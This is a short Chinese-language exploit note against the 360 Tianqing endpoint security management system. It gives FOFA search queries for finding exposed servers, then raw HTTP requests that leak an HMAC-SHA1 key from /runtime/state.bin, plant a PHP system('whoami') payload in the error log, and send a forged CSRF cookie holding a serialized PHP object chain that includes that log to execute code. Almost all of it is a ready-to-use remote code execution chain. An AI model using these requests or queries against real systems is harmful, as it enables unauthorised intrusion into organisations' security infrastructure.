fofa

title="360新天擎" || body="appid\":\"skylar6" || body="/task/index/detail?id={item.id}" || body="已过期或者未授权，购买请联系4008-136-360" || title="360天擎" || title="360天擎终端安全管理系统"

poc

执行poc获取hmac\_sha1密钥


GET /runtime/state.bin HTTP/1.1

Host:

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

Accept-Encoding: gzip

8ea7d79a9f251c3befc01adaab3fc5dc



GET /%3Cscript+language=%22php%22%3Esystem%28%22whoami%22%29;%3C/script%3E HTTP/1.1

Host:

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

Accept-Encoding: gzip

GET /login?refer=%2F HTTP/1.1

Host:

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

Cookie: YII\_CSRF\_TOKEN=f4a2f9c997317926f6563192a3b3646417050c16O%3A24%3A%22Smarty\_Internal\_Template%22%3A1%3A%7Bs%3A6%3A%22smarty%22%3BO%3A10%3A%22CWebModule%22%3A2%3A%7Bs%3A20%3A%22%00CModule%00\_components%22%3Ba%3A0%3A%7B%7Ds%3A25%3A%22%00CModule%00\_componentConfig%22%3Ba%3A1%3A%7Bs%3A13%3A%22cache\_locking%22%3Ba%3A4%3A%7Bs%3A5%3A%22class%22%3Bs%3A11%3A%22CUrlManager%22%3Bs%3A12%3A%22urlRuleClass%22%3Bs%3A14%3A%22CConfiguration%22%3Bs%3A5%3A%22rules%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A21%3A%22..%2Fwww%2Flogs%2Ferror.log%22%3B%7Ds%3A9%3A%22UrlFormat%22%3Bs%3A4%3A%22path%22%3B%7D%7D%7D%7D

Accept-Encoding: gzip